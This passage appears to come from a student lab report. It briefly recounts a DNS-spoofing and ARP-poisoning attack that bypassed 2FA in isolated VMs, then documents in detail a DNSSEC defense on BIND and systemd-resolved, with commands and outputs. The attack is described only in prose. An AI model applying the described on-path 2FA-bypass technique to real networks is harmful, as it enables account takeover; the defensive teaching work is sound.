Figure 4.6: The attacker has successfully logged in and provided the genuine web server with the 2FA code that the victim received and then typed into the falsified 2FA page that was served to it. We can see that the two POST requests made to the genuine web server (bottom-center) were both made by VM 3 (attacker), and both POST requests returned 200 OK HTTP codes.

Through our implementation of this attack, we've demonstrated the knowledge and ability to execute ARP poisoning, DNS spoofing, an implementation of a 2FA authentication system, the implementation of a DNS server, and manipulation of the ARP cache in order to establish an on-path adversary that is able to utilize these tools in order to successfully launch an attack to bypass the 2FA system. We were able to utilize tools such as Bettercap and arpspoof, as well as our new understanding of how the DNS resolvers on the client and the other virtual machines operate in order to place an adversary in the path between the genuine web server and the client in such a way that it was able to communicate with the web server in the place of the victim.

In terms of effectiveness, a successful DNS spoofing attack has the potential to render any form of secret code authentication completely pointless. This is because the attacker positions themselves as the endpoint for the authentication code, and does not need to rely on intercepting it between the client and the genuine web server. As the adversary is able to position themselves such that any requests first go to them, the only step the attacker would need to take would be to accurately reconstruct the genuine web server's web pages so as not arouse suspicion from the victim. Then, it is able to bypass the authentication factor by simply gaining access to the authentication codes, which the victim unknowingly sends to the attacker.

4. Defense Phase

4.1 Background

For our defense, we opted to implement Domain Name System Security extensions (DNSSEC), and require the client's DNS resolver to only accept DNSSEC-authenticated responses, so that forged DNS responses get rejected.

DNSSEC operates through asymmetric cryptography by utilizing zone-signing keys (ZSK) and key-signing keys (KSK) [9]. All of the A records in our DNS server map the domain names of the example.com zone to the correct IP address of the web server. The A records are all combined to one RRSET. The private ZSK is used to sign the RRSET to make an RRSIG record which can then be verified using the public ZSK. The public ZSK is also called the DNSKEY. The RRSET, RRSIG, and DNSKEY records are all published and made available from the DNS server, which can be used to verify the integrity of the RRSET to ensure it was not tampered with. This is done by verifying the RRSIG record signature using the DNSKEY, and comparing that result so it matches the RRSET. In order to verify the authenticity of the DNSKEY record, the KSK does a similar procedure, by signing the DNSKEY record and creating an RRSIG of the DNSKEY record. The public ZSK and KSK are both signed by the private KSK, and can be verified using the public KSK. Lastly, there is a delegation signer record known as a DS record, which is generated by hashing the public KSK. The DS record should be stored in the parent DNS server, which would be the .com nameserver in our example. The DS record maintains the DNS hierarchy by allowing a DNS resolver to compare the DS record from the parent nameserver with the DNSKEY of the child nameserver to confirm they match and that the public KSK is valid. The root DNS server, however, has no parent to verify its public KSK through a DS record, so a trust anchor is required instead.

Furthermore, by forcing the client's DNS resolver to only accept DNSSEC-conforming responses by updating its configuration, it means a DNS spoofer would be unable to provide the correct RRSIG and DNSKEY records, as they do not have the private ZSK to create the RRSIG signature or the private KSK to sign the public ZSK, or access to the parent DNS server to modify its DS record. The result is the client rejecting the forged DNS response because it is not a valid DNSSEC response which saves the client's browser from navigating to the adversary's fake website.

Implementing DNSSEC ensures authenticity and integrity of the data provided to a DNS resolver, which stops DNS spoofing attacks. The public KSK is authenticated through the chain

of trust from the DS records provided in the parent zone's nameservers, which goes back all the way to the root zone. Once the public KSK is authenticated and trusted, the RRSET can be validated through the RRSIG and DNSKEY records, which ensures integrity as they would fail to validate if the RRSET was tampered with. It is important to note that DNSSEC does not cover confidentiality concerns, meaning the data that flows between the DNS resolver and DNS server can still be observed and monitored, just not tampered with or modified without being detected. Other methods would need to be taken into account in order to ensure confidentiality for the communications between client and server.'

As a final note, we utilize NSEC3RSASHA1 in our generation of the ZSK and KSK for our implementation of DNSSEC. We do so using this cryptographic algorithm due to its widespread use today in DNSSEC, however it has been acknowledged that the SHA-1 cryptographic hash algorithm has been cryptographically broken.

4.2 Feasibility

In order for an organization to implement this defense, they would have to understand how DNSSEC works, ensure their own nameservers and parent zone nameservers support DNSSEC configurations, and then publish the required records by generating the ZSK and KSK to create the required RRSIG and DNSKEY records. The organization would also need to request for their parent nameservers to add a DS record of the hash of their public KSK in order for DNS resolvers to verify the authenticity of the organization's public KSK through the chain of trust.

The most common DNS server software is BIND, and it is considered to be the standard for DNS server software. A survey from 2004 found that over 24,335,752 domains across the .com, .net, .org, .info, and .biz TLD's, roughly 70.105% of the sample size, were serviced using BIND software, which accounted for over 340,345, or 72.598%, of installations [10]. BIND readily supports DNSSEC configurations and makes it easy for zone administrators to update their DNS servers to support DNSSEC. Furthermore, A report from 2015 found that 615 of the 793 top level domains (TLDs) were signed with DNSSEC, which represented around 77% of TLDs [13]. This indicates a majority of TLDs support DNSSEC configurations. However, there is concern that a majority of DNS resolvers do not validate the DNSSEC responses they receive, as researchers reported in a 2018 study that "only 12% of the resolvers that request DNSSEC records in the query process validate them" [14]. This leaves room for concern because even if

DNS servers were to all implement DNSSEC, if the DNS resolvers do not verify and check the records they receive from their queries it allows adversaries to continue to forge responses. This is because forged DNS responses would contain invalid records and signatures that the DNS resolvers would never reject because they would not validate them even though they have the ability to do so and prevent the attack.

Based on this information, it is reasonable to assume an organization would have sufficient software and resources to implement DNSSEC on their own nameservers, and request their TLD's to include DS records in order to correctly link the organization's DNS server with the chain of trust in the rest of the DNS hierarchy according to DNSSEC. This is reasonable to assume because a majority of software utilized in DNS servers, such as BIND, already support DNSSEC configurations, and a majority of TLDs support DNSSEC as well. The only concern is that client DNS resolvers would not validate the records they receive from their queries. Unless the organization is legally authorized and can configure their employee or client DNS resolvers to correctly validate the records they receive, then it would be out of control of the organization to resolve this issue. The costs to implement the defense would be minimal, as the organization would not need to invent any new infrastructure, but simply update the configuration files and forward/reverse zone files to support DNSSEC on their preexisting nameservers, as well as requesting their top level domain provider to update their records as well.

4.3 Execution

For the execution of our defense method, we implemented DNSSEC on the DNS server according to DigitalOcean [15], enforced DNSSEC responses on the DNS resolver of the client, and demonstrated the client being unable to connect to example.com from the spoofed DNS response, thus rendering the adversary attack useless in terms of stealing confidential data.

In order to implement DNSSEC on the bind9 DNS server, navigate to the location of the configuration file located at `/etc/bind/named.conf.options` and update the options to enable DNSSEC. This is done by updating the line containing `dnssec-validation auto;` to:

```
dnssec-validation yes;
```

And adding the following lines as well:

```
dnssec-enable yes;  
dnssec-lookaside auto;
```


Then, navigate to the location of the zone files, `/etc/bind/zones`, and generate the zone-signing key (ZSK) by running the command:

```
dnssec-keygen -a NSEC3RSASHA1 -b 2048 -n ZONE example.com
```

The key-signing key (KSK) will also need to be generated by running the command:

```
dnssec-keygen -f KSK -a NSEC3RSASHA1 -b 4096 -n ZONE example.com
```

The output from running the commands should look like the following:



```
root@ns1:/etc/bind/zones# dnssec-keygen -a NSEC3RSASHA1 -b 2048 -n ZONE example.com
Generating key pair.....+++++ .....+++++
Kexample.com.+007+57534
root@ns1:/etc/bind/zones# dnssec-keygen -f KSK -a NSEC3RSASHA1 -b 4096 -n ZONE example.com
Generating key pair.....+++++ .....+++++
.....+++++
Kexample.com.+007+57889
```

Figure 4.1: Output from running the `dnssec-keygen` command line program to generate the public and private ZSK and KSK.

Once the keys are generated, the public keys will need to be included in the zone file `db.example.com`, so edit it and append the following two lines at the end:

```
$INCLUDE Kexample.com.+007+57534.key
$INCLUDE Kexample.com.+007+57889.key
```

Note that the filenames for the keys may be different, but the public keys are identified by ending with the `.key` file extension whereas the private keys end with the `.private` file extension.

In our implementation, both the ZSK and KSK are generated using the NSEC3RSASHA1, a cryptographic algorithm commonly used for this application. However, it should be acknowledged that the SHA-1 hash function as a whole has been demonstrably attacked, and should be considered deprecated (despite its widespread use throughout DNSSEC at the present time) [16].

After the ZSK and KSK are generated and added to the zone file, the zone file needs to be signed so the RRSIG records can be generated. This is done by executing the command (still in the zone file directory `/etc/bind/zones`):

```
dnssec-signzone -3 <salt> -o example.com -t db.example.com
```

Note that the salt value must be an (ideally) random 16 character string. For our purposes, we simply used the string `1234567890123456` in place of `<salt>`

The output from running the command should resemble the following screenshot:

```

root@ns1:/etc/bind/zones# dnssec-signzone -3 1234567890123456 -o example.com -t db.example.com

Verifying the zone using the following algorithms: NSEC3RSASHA1.
Zone fully signed:
Algorithm: NSEC3RSASHA1: KSKs: 1 active, 0 stand-by, 0 revoked
                        ZSKs: 1 active, 0 stand-by, 0 revoked
db.example.com.signed
Signatures generated:           11
Signatures retained:           0
Signatures dropped:             0
Signatures successfully verified: 0
Signatures unsuccessfully verified: 0
Signing time in seconds:        0.044
Signatures per second:         250.000
Runtime in seconds:             0.088

```

Figure 4.2: Output from signing the DNS zone example.com after generating the ZSK and KSK.

After the file `db.example.com.signed` was generated from this command, the zone configuration file must be updated to indicate the zone file will now be this new signed zone file. Edit the file `/etc/bind/named.conf.local` and update the line:

```
file "/etc/bind/zones/db.example.com";
```

To now be:

```
file "/etc/bind/zones/db.example.com.signed";
```

Now, restart the bind server with the new configurations by running the command:

```
service bind9 reload
```

Finally, test the new changes by querying for the DNSKEY record from the DNS server by running the command:

```
dig DNSKEY @10.64.13.4 example.com
```

The output from the command when we ran it was the following:

```

root@csvm:/etc/systemd# dig DNSKEY @10.64.13.4 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> DNSKEY @10.64.13.4 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1702
;; flags: qr aa rd: QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4381cc09389cd2ad0100000063817c4e9805102b007abdc4 (good)
;; QUESTION SECTION:
;example.com.                IN      DNSKEY

;; ANSWER SECTION:
example.com.                604800 IN      DNSKEY  256 3 7 AwEAAazIYo9uExjSXQOxfLGRC3mCeW/c//JcO
Utmnfc2sMKSoicTPmrw N2vJEtMOCmH7dmKrX9k2DoEZlvJmvNlecGJqCyW9brdJMIJCA3CDD761 4dPgSYMWyiv0LVqs
vQg5Behi6wylGdZ5ZEvgLQgK9D1wW3BctXK93aZ/ /VMrn/nVSYI9YJUB6ErywncFyO14z0Xyke2i8QqoOHaHJVOKlqc6
Xfy0 eB6T0UrgETuoegXOT9aKrJ7rnhNLZI0zEJ0eLDGLWguuPXWk+didok9y pFekU6zmd0zGr46P8KEbWX6wlpYobad
O4ivnLY0OovUULaiVluyJVaf2 3XARfXsI4f8=
example.com.                604800 IN      DNSKEY  257 3 7 AwEAAawy5KQrvfJO0yljGStfGK9PfuijzVEjE
w+h4zcCD8cLEoKiZxrn a4qdWTLj2+lwpraKYLE4+ua/eOl0uIYQhCAHcsX4sqw4Rj4xGj11K9C9 xkfXXDeohhL6q3bM
JcZG2mAVY5zoXSA2grhlAFGXMBiUvnVhnmsHrT2c CkBJ3HKrLKTNAE1XqXB1P4LPmQ9LMCW5EyFkHL54emTbxVOTruVs
MQcV bN20s+tsAt+fZepe6ZVP6gj8usaGBjCNP+xdgKDQv5tiKNSsMBgn6E/T or7GKSyXVSVCEh2cbJK7Z1J/QriLL8A
es2NGlszX7HpaJFKwV+7Clr6L efi4kN0hfYC9xWmpExRrvmajrVhY16PiUv0+6os7HKJW6P/OvzbElhQH ZOxtdy+90G
MZF1+PGnqpUl+tDYTBKxN3G1LvJ2exRg8z8Z+ssXecztkg DWSnIUxtCQBLQYjC2SbAdq8hgsm4cA+JwAXUSVDyD0ViCP
po7yc7GifM GTqGIsnReHJWHz9Ul+QHDEkHTWuYNscBWT2uGTjfxXtt4wBoWeWph9k LDhDDa0I1IfLvrfQmMIGls3C5
JKgeXJXZYq6Vmrl9uYqxCKutm/Ow6sg Arb1/dYL0HDmgain9kG7pfKz/YjxRpFpXzF5NE6f7lumi5yRadk5fObt yHvv
SfbAGhWkOw+3

;; Query time: 4 msec
;; SERVER: 10.64.13.4#53(10.64.13.4)
;; WHEN: Sat Nov 26 02:39:10 UTC 2022
;; MSG SIZE rcvd: 876

root@csvm:/etc/systemd#

```

Figure 4.3: Output from running the dig command with the DNSKEY record request. We can see that VM 4, the DNS server, has a functional implementation of DNSSEC, because valid DNSKEY records are returned within the answer section.

Attempting to run the same command for the adversary's machine, in order to see how the DNS spoofer will handle such a request, will result in missing DNSKEY records.

Running the command:

```
dig DNSKEY @10.64.13.3 example.com
```

Will result in an answer from the adversary's DNS responder to look like the following:


```

root@csvm:/etc/systemd# dig DNSKEY @10.64.13.3 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> DNSKEY @10.64.13.3 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58948
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                IN      DNSKEY

;; Query time: 8 msec
;; SERVER: 10.64.13.3#53(10.64.13.3)
;; WHEN: Sat Nov 26 02:39:38 UTC 2022
;; MSG SIZE rcvd: 29


```

Figure 4.4: When using the `dig` command on the attacker (VM 3), we see that there are no DNSKEY records returned at all.

Additionally, DNSSEC verification was enabled on the client-side VM (VM 1). This allowed the client to break DNS resolution with name servers that are not utilizing DNSSEC. Since the attacker VM is not utilizing DNSSEC in its spoofing attempts, and we have instructed the client VM to always validate that DNSSEC is in use, VM 1 will break DNS resolution with VM 3 (attacker).

To enforce DNSSEC on the client's DNS resolver, the `systemd` configuration file will need to be updated and the service restarted. On the client's machine (VM 1), make the following changes:

Edit the file `/etc/systemd/resolved.conf` and uncomment the line containing `#DNSSEC=` and replace it with `DNSSEC=true`. Additionally, the `DNS` field should be set equal to the IP address of the DNS server. In our execution, this was set to `DNS=10.64.13.4`. The resultant configuration file should look similar to the following:



```
root@csvm: /etc/systemd
GNU nano 4.8 resolved.conf
# This file is part of systemd.
#
# systemd is free software; you can redistribute it and/or modify it
# under the terms of the GNU Lesser General Public License as published by
# the Free Software Foundation; either version 2.1 of the License, or
# (at your option) any later version.
#
# Entries in this file show the compile time defaults.
# You can change settings by editing this file.
# Defaults can be restored by simply deleting this file.
#
# See resolved.conf(5) for details

[Resolve]
DNS=10.64.13.4
#FallbackDNS=
#Domains=
#LLMNR=no
#MulticastDNS=no
DNSSEC=true
#DNSOverTLS=no

[ Read 24 lines ]
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line
```

Figure 4.5: The `resolved.conf` configuration file for the systemd DNS resolver on the client, in order to only accept DNS answers conforming to DNSSEC specifications. Note DNSSEC is set to true.

Then, restart the systemd resolver on the client by running the command:


```
sudo systemctl restart systemd-resolved
```

With the attack set up completed according to the instructions above, check the status of a DNS query to `example.com`. This will result in the DNS query being intercepted on its way to the DNS server, and a spoofed DNS reply being sent back to the client. The DNS resolver should detect that the spoofed DNS reply is not valid as it does not conform to DNSSEC specifications.

This can be tested by running the command:

```
resolvectl query example.com
```

And the output from the command is shown in the following screenshot:




```
root@csvm: /etc/systemd
root@csvm:/etc/systemd# resolvectl query example.com
example.com: resolve call failed: DNSSEC validation failed: no-signature
root@csvm:/etc/systemd#
```

Figure 4.6: The spoofed DNS response for `example.com` from the adversary's machine is flagged as being invalid due to no signature provided by the DNS spoofer. This counter

measure protects the client from connecting to the malicious and fake web server and giving the adversary their credentials and 2FA code.

Once the client's DNS resolver is configured to only accept DNSSEC responses from any DNS servers it queries, the client can be saved from DNS spoofing attacks. This is because DNS spoofers will not be able to forge the RRSIG and DNSKEY records themselves, as they would not have access to the private ZSK and KSK to sign the zone and keys with.

A terminal window titled 'root@csvm: /etc/systemd' with standard window controls. The terminal shows a sequence of commands and their outputs. First, 'w3m http://example.com:5000' is run, resulting in an error: 'w3m: Can't load http://example.com:5000.'. Then, 'dig DNSKEY @10.64.13.4 example.com' is run, producing a detailed DNS response. The response indicates a query for a DNSKEY record at 10.64.13.4 for example.com, but the answer section is empty, showing only the question section. The query time is 8 msec, and the server is 10.64.13.4#53. The response is dated Sat Nov 26 02:53:50 UTC 2022. The terminal ends with a green cursor at the prompt 'root@csvm:/etc/systemd#'.

```
root@csvm:/etc/systemd# w3m http://example.com:5000
w3m: Can't load http://example.com:5000.
root@csvm:/etc/systemd# dig DNSKEY @10.64.13.4 example.com

; <<>> DiG 9.16.1-Ubuntu <<>> DNSKEY @10.64.13.4 example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2256
;; flags: qr; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                IN      DNSKEY

;; Query time: 8 msec
;; SERVER: 10.64.13.4#53(10.64.13.4)
;; WHEN: Sat Nov 26 02:53:50 UTC 2022
;; MSG SIZE rcvd: 29

root@csvm:/etc/systemd#
```

Figure 4.7: The rejected DNS response as displayed on the client VM. The resolution is broken due to the adversary (VM 3) not having a valid implementation of DNSSEC. When the client tries to validate the DNS response from what it thinks is the actual DNS server located at 10.64.13.4, it finds there are no DNSKEY records and thus rejects the DNS response it gives.

The missing records are shown in the screenshot following the `w3m` command, with the `dig` command, and the answer section containing an empty DNSKEY record.

Through implementing DNSSEC on the DNS server (VM 4) as well as DNSSEC authentication on the client (VM 1), we were able to see how the inclusion of a public/private key pair to sign DNS data within a DNS zone strengthened the ability of the client to validate name servers that it is resolving DNS requests through.

Some of the learning outcomes that we garnered through our implementation of the defense include understanding how DNSSEC is properly implemented on a DNS server, and how its implementation prevents DNS spoofing attacks from being successful.

It is important to note that we were constrained to only using one DNS server, and it sufficed for our demonstration purposes. However, if there were multiple DNS servers forming a proper DNS hierarchy, the DS records would need to be updated in the parent zones to contain the hashed KSK of the child zone. This chain would continue to the root server, where the root server's public hashed KSK would need to be included in the DNS resolver configurations on the client in the `root.hints` file.

5. Concluding Thoughts

Our implementation of the attack phase has demonstrated that an adversary with the ability to faithfully reconstruct the webpages from a server, and then attack an unsecured DNS server and client, would quickly be able to launch a spoofing attack and gain access to the user's account. While not demonstrated in the `server.py` script located in the `/attack` subdirectory, the attacker could reconstruct the webpages by downloading the HTML directly from the genuine webserver and presenting it to the victim. Such an approach could be taken to ensure that no part of the site being spoofed differs from the genuine article.

Additionally, our implementation of DNSSEC for our defense phase shows just how powerful of a tool it is in addressing authentication when it comes to DNS records. The efficacy of the defense is demonstrated in its ability to completely reject forged DNS responses, and thus protect the victim from the spoofing attack that was launched by the adversary. The exploration of the defense strategy's feasibility and cost-effectiveness has also shown that the implementation could be achieved by any entity seeking to improve upon the security of their DNS servers and provide an additional layer of protection for their clients.

Bibliography

1. "Mobile Fact Sheet". 2021. *Pew Research Center: Internet, Science & Tech*.
<https://www.pewresearch.org/internet/fact-sheet/mobile/>.
2. Ilascu, Ionut. 2022. "Okta One-Time MFA Passcodes Exposed In Twilio Cyberattack".
Bleepingcomputer.
<https://www.bleepingcomputer.com/news/security/okta-one-time-mfa-passcodes-exposed-in-twilio-cyberattack/>.
3. "NIST Special Publication 800-63B". 2022. *Pages.Nist.Gov*.
<https://pages.nist.gov/800-63-3/sp800-63b.html>.
4. "Security Analysis Of SMS As A Second Factor Of Authentication - ACM Queue". 2022.
Queue.Acm.Org. <https://queue.acm.org/detail.cfm?id=3425909>.
5. "Hacking Fingerprints Is Actually Pretty Easy—and Cheap". 2021. *PCMag*.
<https://www.pcmag.com/news/hacking-fingerprints-is-actually-pretty-easy-and-cheap>
6. Thompson, C. (2014, February 11). *Record-breaking DDOS attack strikes Cloudflare's network*. CNBC. Retrieved November 25, 2022, from
<https://www.cnbc.com/2014/02/11/record-breaking-ddos-attack-strikes-cloudflares-network.html>
7. Mockapetris, P.V. 1987. "Domain Names - Implementation And Specification".
doi:10.17487/rfc1035.
8. "GPS Jammers Used In 85% Of Cargo Truck Thefts - Mexico Has Taken Action - RNTF". 2020. RNTF.
<https://rntfnd.org/2020/10/30/gps-jammers-used-in-85-of-cargo-truck-thefts-mexico-has-taken-action/>.
9. "How DNSSEC Works." Cloudflare. Accessed November 27, 2022.
<https://www.cloudflare.com/dns/dnssec/how-dnssec-works/>.
10. Moore, Don. "DNS Server Survey." Accessed November 27, 2022.
<http://mydns.bboy.net./survey/>.
11. "ICANN Calls For Full DNSSEC Deployment, Promotes Community Collaboration To Protect The Internet". 2022. *Icann.Org*.
<https://www.icann.org/en/announcements/details/icann-calls-for-full-dnssec-deployment-promotes-community-collaboration-to-protect-the-internet-22-2-2019-en>.
12. "How To Configure Bind As An Authoritative-Only DNS Server On Ubuntu 14.04 | Digitalocean". 2022. *Digitalocean.Com*.

<https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-an-authoritative-only-dns-server-on-ubuntu-14-04>.

13. York, Dan. "Over 600 Top-Level Domains Now Signed with DNSSEC." Internet Society, January 14, 2015.

<https://www.internetsociety.org/blog/2015/01/over-600-top-level-domains-now-signed-with-dnssec/>.

14. White, Russ. "A Look at the Current State of DNSSEC in the Wild." CircleID, September 6, 2018.

https://circleid.com/posts/20180906_a_look_at_current_state_of_dnssec_in_the_wild/.

15. A, Jesin. "How to Setup DNSSEC on an Authoritative Bind DNS Server." DigitalOcean. DigitalOcean, March 19, 2014.

<https://www.digitalocean.com/community/tutorials/how-to-setup-dnssec-on-an-authoritative-bind-dns-server-2>.

16. "SHA-1 Chosen Prefix Collisions And DNSSEC - DNS News And Blogs". 2022.

Dns.Cam.Ac.Uk. <https://www.dns.cam.ac.uk/news/2020-01-09-sha-mbles.html>.